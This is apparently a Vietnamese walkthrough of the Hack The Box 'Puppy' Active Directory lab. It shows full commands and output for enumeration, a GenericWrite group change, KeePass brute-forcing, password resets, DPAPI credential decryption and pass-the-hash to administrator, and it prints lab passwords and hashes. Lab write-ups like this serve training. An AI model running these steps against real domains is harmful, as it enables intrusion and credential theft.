Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 15:00 EDT Nmap scan report for 10.10.11.70 Host is up (0.097s latency). Not shown: 985 filtered tcp ports (no-response) Bug in iscsi-info: no string output. PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-18 02:00:50Z) 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/tcp6 rpcbind | 100000 2,3,4 111/udp rpcbind | 100000 2,3,4 111/udp6 rpcbind | 100003 2,3 2049/udp nfs | 100003 2,3 2049/udp6 nfs | 100005 1,2,3 2049/udp mountd | 100005 1,2,3 2049/udp6 mountd | 100021 1,2,3,4 2049/tcp nlockmgr | 100021 1,2,3,4 2049/tcp6 nlockmgr | 100021 1,2,3,4 2049/udp nlockmgr | 100021 1,2,3,4 2049/udp6 nlockmgr | 100024 1 2049/tcp status | 100024 1 2049/tcp6 status | 100024 1 2049/udp status |_ 100024 1 2049/udp6 status 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-SiteName) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 2049/tcp open nlockmgr 1-4 (RPC #100021) 3260/tcp open iscsi? 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%) OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 445/tcp) HOP RTT ADDRESS 1 96.82 ms 10.10.11.70 2 96.78 ms 10.10.11.70
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 176.71 seconds
Sử dụng CrackMapExec để quét (scan) người dùng, tận dụng thông tin tài khoản và mật khẩu đã có.
1
2
3
4
5
6
7
8
9
10
11
12
13
> crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --users
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB 10.10.11.70 445 DC [+] Enumerated domain user(s)
SMB 10.10.11.70 445 DC PUPPY.HTB\steph.cooper_adm badpwdcount: 5 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\steph.cooper badpwdcount: 5 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\jamie.williams badpwdcount: 5 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\adam.silver badpwdcount: 0 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\ant.edwards badpwdcount: 0 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\levi.james badpwdcount: 0 desc:
SMB 10.10.11.70 445 DC PUPPY.HTB\krbtgt badpwdcount: 0 desc: Key Distribution Center Service Account
SMB 10.10.11.70 445 DC PUPPY.HTB\Guest badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB 10.10.11.70 445 DC PUPPY.HTB\Administrator badpwdcount: 0 desc: Built-in account for administering the computer/domain
Thêm DC.PUPPY.HTB và PUPPY.HTB (tên miền và domain controller) vào tệp /etc/hosts.
1
10.10.11.70 DC.PUPPY.HTB PUPPY.HTB
Tách danh sách người dùng và ghi vào một tệp users.txt.
> bloodhound-python -dc DC.PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.11.70 INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3) INFO: Found AD domain: puppy.htb INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ ERR_SKEW(Clock skew too great) INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 1 computers INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 10 users INFO: Found 56 groups INFO: Found 3 gpos INFO: Found 3 ous INFO: Found 19 containers INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: DC.PUPPY.HTB INFO: Done in 00M 19S


Người dùng của chúng ta có quyền GenericWrite đối với nhóm Developers, nhưng không thể tiếp tục khai thác với quyền này, vì vậy cần tìm kiếm sâu hơn.
Exploitation (Advance Hacking)
Sử dụng CrackMapExec để liệt kê danh sách các thư mục chia sẻ (file shares) hiện có.
1
2
3
4
5
6
7
8
9
10
11
12
> crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --shares SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025! SMB 10.10.11.70 445 DC [+] Enumerated shares SMB 10.10.11.70 445 DC Share Permissions Remark SMB 10.10.11.70 445 DC ----- ----------- ------ SMB 10.10.11.70 445 DC ADMIN$ Remote Admin SMB 10.10.11.70 445 DC C$ Default share SMB 10.10.11.70 445 DC DEV READ DEV-SHARE for PUPPY-DEVS SMB 10.10.11.70 445 DC IPC$ READ Remote IPC SMB 10.10.11.70 445 DC NETLOGON READ Logon server share SMB 10.10.11.70 445 DC SYSVOL READ Logon server share
Sử dụng CrackMapExec để liệt kê danh sách các group hiện có.
> crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --groups SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025! SMB 10.10.11.70 445 DC [+] Enumerated domain group(s) SMB 10.10.11.70 445 DC DEVELOPERS membercount: 4 SMB 10.10.11.70 445 DC Access-Denied Assistance Users membercount: 0 SMB 10.10.11.70 445 DC SENIOR DEVS membercount: 1 SMB 10.10.11.70 445 DC HR membercount: 1 SMB 10.10.11.70 445 DC DnsUpdateProxy membercount: 0 SMB 10.10.11.70 445 DC DnsAdmins membercount: 0 SMB 10.10.11.70 445 DC Enterprise Key Admins membercount: 0 SMB 10.10.11.70 445 DC Key Admins membercount: 0 SMB 10.10.11.70 445 DC Protected Users membercount: 0 SMB 10.10.11.70 445 DC Cloneable Domain Controllers membercount: 0 SMB 10.10.11.70 445 DC Enterprise Read-only Domain Controllers membercount: 0 SMB 10.10.11.70 445 DC Read-only Domain Controllers membercount: 0 SMB 10.10.11.70 445 DC Denied RODC Password Replication Group membercount: 8 SMB 10.10.11.70 445 DC Allowed RODC Password Replication Group membercount: 0 SMB 10.10.11.70 445 DC Terminal Server License Servers membercount: 0 SMB 10.10.11.70 445 DC Windows Authorization Access Group membercount: 1 SMB 10.10.11.70 445 DC Incoming Forest Trust Builders membercount: 0 SMB 10.10.11.70 445 DC Pre-Windows 2000 Compatible Access membercount: 1 SMB 10.10.11.70 445 DC Account Operators membercount: 0 SMB 10.10.11.70 445 DC Server Operators membercount: 0 SMB 10.10.11.70 445 DC RAS and IAS Servers membercount: 0 SMB 10.10.11.70 445 DC Group Policy Creator Owners membercount: 1 SMB 10.10.11.70 445 DC Domain Guests membercount: 0 SMB 10.10.11.70 445 DC Domain Users membercount: 0 SMB 10.10.11.70 445 DC Domain Admins membercount: 1 SMB 10.10.11.70 445 DC Cert Publishers membercount: 0 SMB 10.10.11.70 445 DC Enterprise Admins membercount: 1 SMB 10.10.11.70 445 DC Schema Admins membercount: 1 SMB 10.10.11.70 445 DC Domain Controllers membercount: 0 SMB 10.10.11.70 445 DC Domain Computers membercount: 0 SMB 10.10.11.70 445 DC Storage Replica Administrators membercount: 0 SMB 10.10.11.70 445 DC Remote Management Users membercount: 2 SMB 10.10.11.70 445 DC Access Control Assistance Operators membercount: 0 SMB 10.10.11.70 445 DC Hyper-V Administrators membercount: 0 SMB 10.10.11.70 445 DC RDS Management Servers membercount: 0 SMB 10.10.11.70 445 DC RDS Endpoint Servers membercount: 0 SMB 10.10.11.70 445 DC RDS Remote Access Servers membercount: 0 SMB 10.10.11.70 445 DC Certificate Service DCOM Access membercount: 0 SMB 10.10.11.70 445 DC Event Log Readers membercount: 0 SMB 10.10.11.70 445 DC Cryptographic Operators membercount: 0 SMB 10.10.11.70 445 DC IIS_IUSRS membercount: 0 SMB 10.10.11.70 445 DC Distributed COM Users membercount: 0 SMB 10.10.11.70 445 DC Performance Log Users membercount: 0 SMB 10.10.11.70 445 DC Performance Monitor Users membercount: 0 SMB 10.10.11.70 445 DC Network Configuration Operators membercount: 0 SMB 10.10.11.70 445 DC Remote Desktop Users membercount: 0 SMB 10.10.11.70 445 DC Replicator membercount: 0 SMB 10.10.11.70 445 DC Backup Operators membercount: 0 SMB 10.10.11.70 445 DC Print Operators membercount: 0 SMB 10.10.11.70 445 DC Guests membercount: 2 SMB 10.10.11.70 445 DC Users membercount: 3 SMB 10.10.11.70 445 DC Administrators membercount: 4
Chúng ta có thư mục DEV được chia sẻ, sẽ thử truy cập vào đó.
1 2 3 4 5
> smbclient \\\\10.10.11.70\\DEV -U "levi.james" Password for [WORKGROUP\levi.james]: Try "help" to get a list of possible commands. smb: \> ls NT_STATUS_ACCESS_DENIED listing \*
Okay ở đây ta thấy được rằng ta không có quyền truy cập vào thư mục DEV, giờ ta phải tự cấp quyền cho chính user levi.james để lấy được quyền truy cập
Trước hết ta phải tìm Distinguished Name (DN) của nhóm DEVELOPERS và levi.james. Để thêm levi.james vào nhóm DEVELOPERS bằng ldapmodify, sử dụng ldapsearch:
Về việc thêm levi.james vào nhóm DEVELOPERS, ta buộc phải tạo một file LDIF (dựa theo việc user này có quyền GenericWrite) theo cú pháp sau dưới 1 tệp LDIF (ở đây tôi dùng levi_to_dev.ldif):
1 2 3 4
dn: CN=DEVELOPERS,DC=PUPPY,DC=HTB changetype: modify add: member member: CN=Levi B. James,OU=MANPOWER,DC=PUPPY,DC=HTB
Sau khi áp dụng thành công và chạy ldapmodify, bạn sẽ thấy thông báo như modifying entry "CN=DEVELOPERS,CN=Users,DC=PUPPY,DC=HTB".
Ta thử lại việc truy cập vào thư mục DEV via qua smbclient 1 lần nữa
1 2 3 4 5 6 7 8 9 10 11 12 13 14
> smbclient //10.10.11.70\\DEV -U "levi.james" Password for [WORKGROUP\levi.james]: Try "help" to get a list of possible commands. smb: \> ls . DR 0 Sun Mar 23 15:07:57 2025 .. D 0 Sun Mar 9 00:52:57 2025 KeePassXC-2.7.9-Win64.msi A 34394112 Sun Mar 23 15:09:12 2025 Projects D 0 Sun Mar 9 00:53:36 2025 recovery.kdbx A 2677 Wed Mar 12 10:25:46 2025
5080575 blocks of size 4096. 1617649 blocks available smb: \> get recovery.kdbx getting file \recovery.kdbx of size 2677 as recovery.kdbx (5.1 KiloBytes/sec) (average 5.1 KiloBytes/sec) smb: \>
Okay lần này đã thành công. Tiếp tục ta download và thử bẻ khóa (crack) tệp recovery.kdbx.
> ./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt keepass4brute 1.3 by r3nt0n https://github.com/r3nt0n/keepass4brute
[+] Words tested: 36/14344392 - Attempts per minute: 102 - Estimated time remaining: 13 weeks, 6 days [+] Current attempt: liverpool
[*] Password found: liverpool
Đã tìm thấy mật khẩu"liverpool“.
Trích xuất mật khẩu và dữ liệu từ tệp recovery.kdbx sang định dạng XML vào tệp keepass_dump.xml
1 2 3 4 5 6 7 8 9 10 11
> keepassxc-cli export --format=xml recovery.kdbx > keepass_dump.xml Enter password to unlock recovery.kdbx: liver...
> ll total 32 -rw-rw-r-- 1 kali kali 0 May 17 15:30 hash.txt -rwxrwxr-x 1 kali kali 2820 May 17 15:34 keepass4brute.sh -rw-rw-r-- 1 kali kali 12960 May 17 15:47 keepass_dump.xml drwxrwxr-x 3 kali kali 4096 May 17 15:38 mod0keecrack -rw-r--r-- 1 kali kali 2677 May 17 15:23 recovery.kdbx -rw-rw-r-- 1 kali kali 111 May 17 15:09 users.txt
Bây giờ, đọc tệp keepass_dump.xml.
1 2 3 4 5 6 7 8 9 10 11
> head keepass_dump.xml <?xml version="1.0" encoding="UTF-8" standalone="yes"?> <KeePassFile> <Meta> <Generator>KeePassXC</Generator> <DatabaseName>recovery</DatabaseName> <DatabaseNameChanged>HqBg3w4AAAA=</DatabaseNameChanged> <DatabaseDescription>recover AD members, incase of lost credentials</DatabaseDescription> <DatabaseDescriptionChanged>HqBg3w4AAAA=</DatabaseDescriptionChanged> <DefaultUserName/> <DefaultUserNameChanged>+Z9g3w4AAAA=</DefaultUserNameChanged>
Sử dụng script để trích xuất tên người dùng và mật khẩu từ bản export XML của KeePass.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
> cat extract_keepass.py import xml.etree.ElementTree as ET tree = ET.parse('keepass_dump.xml') root = tree.getroot() for entry in root.iter('Entry'): username = None password = None for string in entry.findall('String'): key = string.find('Key').text value = string.find('Value').text if key == 'UserName': username = value elif key == 'Password': password = value if username or password: print(f"User: {username}, Password: {password}")
Lưu các mật khẩu đã trích xuất vào tệp passwords_only.txt.
> ll total 40 -rw-rw-r-- 1 kali kali 498 May 17 15:54 extract_keepass.py -rw-rw-r-- 1 kali kali 0 May 17 15:30 hash.txt -rwxrwxr-x 1 kali kali 2820 May 17 15:34 keepass4brute.sh -rw-rw-r-- 1 kali kali 12960 May 17 15:47 keepass_dump.xml drwxrwxr-x 3 kali kali 4096 May 17 15:38 mod0keecrack -rw-rw-r-- 1 kali kali 99 May 17 15:55 passwords_only.txt -rw-rw-r-- 1 kali kali 0 May 17 15:53 passwords.txt -rw-r--r-- 1 kali kali 2677 May 17 15:23 recovery.kdbx -rw-rw-r-- 1 kali kali 111 May 17 15:09 users.txt
> bloodhound-python -dc DC.PUPPY.HTB -u 'ant.edwards' -p 'Antman2025!' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.11.70 INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3) INFO: Found AD domain: puppy.htb INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ ERR_SKEW(Clock skew too great) INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 1 computers INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 10 users INFO: Found 56 groups INFO: Found 3 gpos INFO: Found 3 ous INFO: Found 19 containers INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: DC.PUPPY.HTB INFO: Done in 00M 20S
> nxc smb 10.10.11.70 -u 'ADAM.SILVER' -p 'Password@987' SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) SMB 10.10.11.70 445 DC [+] PUPPY.HTB\ADAM.SILVER:Password@987
1 2 3 4 5
> crackmapexec winrm 10.10.11.70 -u 'ADAM.SILVER' -p 'Password@987' -d PUPPY.HTB HTTP 10.10.11.70 5985 10.10.11.70 [*] http://10.10.11.70:5985/wsman /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0. arc4 = algorithms.ARC4(self._key) WINRM 10.10.11.70 5985 10.10.11.70 [+] PUPPY.HTB\ADAM.SILVER:Password@987 (Pwn3d!)

Phương pháp thay đổi mật khẩu bằng bloodyAD và trả về kết quả chi tiết(verbose).
Sử dụng impacket-changepasswd để thay đổi mật khẩu bằng phương pháp khác.
1 2 3 4 5 6
> impacket-changepasswd puppy.htb/adam.silver@10.10.11.70 -newpass 'Password@987' -altuser puppy.htb/ant.edwards -altpass Antman2025! -reset Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies [*] Setting the password of puppy.htb\adam.silver as puppy.htb\ant.edwards [*] Connecting to DCE/RPC as puppy.htb\ant.edwards [*] Password was changed successfully. [!] User no longer has valid AES keys for Kerberos, until they change their password again.
Truy cập ban đầu (Initial Access)
Chúng ta đã thay đổi được mật khẩu, có thể kết nối qua WinRM và sẽ tiến hành kết nối.
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ../Desktop *Evil-WinRM* PS C:\Users\adam.silver\Desktop> dir
> ntpdate -u 10.10.11.70 | bloodhound-python -dc DC.PUPPY.HTB -u 'ADAM.SILVER' -p 'Password@987' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.11.70 CLOCK: step_systime: Operation not permitted INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3) INFO: Found AD domain: puppy.htb INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ ERR_SKEW(Clock skew too great) INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 1 computers INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 10 users INFO: Found 56 groups INFO: Found 3 gpos INFO: Found 3 ous INFO: Found 19 containers INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: DC.PUPPY.HTB INFO: Done in 00M 20S
Kết nối qua Evil-WinRM(adam.silver) và thực hiện liệt kê(enumeration).
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Backups> dir Directory: C:\Backups Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 3/8/2025 8:22 AM 4639546 site-backup-2024-12-30.zip *Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip
Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip
Trong thư mục Backups, có tệp site-backup-2024-12-30.zip, chúng ta sẽ tải về và kiểm tra nội dung bên trong.
1 2 3 4 5 6
> ll total 20 drwxrwxr-x 6 kali kali 4096 Dec 31 1979 assets drwxrwxr-x 2 kali kali 4096 Dec 31 1979 images -rw-rw-r-- 1 kali kali 7258 Dec 31 1979 index.html -rw-r--r-- 1 kali kali 864 Dec 31 1979 nms-auth-config.xml.bak
Tìm thấy mật khẩu và tên người dùng trong tệp nms-auth-config.xml.bak.
name: steph.cooper
password : ChefSteph2025!
Kiểm tra khả năng kết nối qua WinRM.
1 2 3 4 5
> crackmapexec winrm 10.10.11.70 -u 'steph.cooper' -p 'ChefSteph2025!' -d PUPPY.HTB HTTP 10.10.11.70 5985 10.10.11.70 [*] http://10.10.11.70:5985/wsman /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0. arc4 = algorithms.ARC4(self._key) WINRM 10.10.11.70 5985 10.10.11.70 [+] PUPPY.HTB\steph.cooper:ChefSteph2025! (Pwn3d!)
Có thể sử dụng Evil-WinRM để kết nối và thực hiện liệt kê(enumeration).
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect> cd S-1-5-21-1487982659-1829050783-2281216199-1107 *Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> ls -force
Tìm thấy tệp masterkey (khóa mã hóa) và đã sao chép về máy của chúng ta.
Cũng đã sao chép credential blob (tệp chứa thông tin đăng nhập của người dùng, như mật khẩu hoặc token).
Masterkey: Khóa bí mật được sử dụng trong mã hóa và giải mã DPAPI.
Credential blob: Thông tin đăng nhập đã lưu của người dùng (mật khẩu hoặc token).
Sử dụng thông tin đăng nhập được bảo vệ bởi DPAPI để giải mã(decrypt) mật khẩu ngoại tuyến(offline).
Khởi động SMB server để sao chép các tệp này. Trong quá trình thực hiện, SMB server cần được bật và các tệp Masterkey cùng Credential blob sẽ được lưu vào thư mục chia sẻ(share) mà chúng ta đã tạo.
Decrypted key with User Key (MD4 protected) Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Bây giờ, giải mã(decode) tệp credential blob bằng masterkey
> bloodhound-python -dc DC.PUPPY.HTB -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.11.70 INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3) INFO: Found AD domain: puppy.htb INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ ERR_SKEW(Clock skew too great) INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 1 computers INFO: Connecting to LDAP server: DC.PUPPY.HTB INFO: Found 10 users INFO: Found 56 groups INFO: Found 3 gpos INFO: Found 3 ous INFO: Found 21 containers INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: DC.PUPPY.HTB INFO: Done in 00M 21S
Sử dụng hash tìm được để kiểm tra với tài khoản administrator thông qua Evil-WinRM.
1
2
3
4
5
> crackmapexec winrm 10.10.11.70 -u 'administrator' -H 'bb0edc15e49ceb4120c7bd7e6e65d775b' -d PUPPY.HTB
HTTP 10.10.11.70 5985 10.10.11.70 [*] http://10.10.11.70:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
 arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.70 5985 10.10.11.70 [+] PUPPY.HTB\administrator:bb0edc15e49ceb4120c7bd7e6e65d75b (Pwn3d!)
Chúng ta có thể kết nối qua Evil-WinRM bằng hash này.
Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop *Evil-WinRM* PS C:\Users\Administrator\Desktop> dir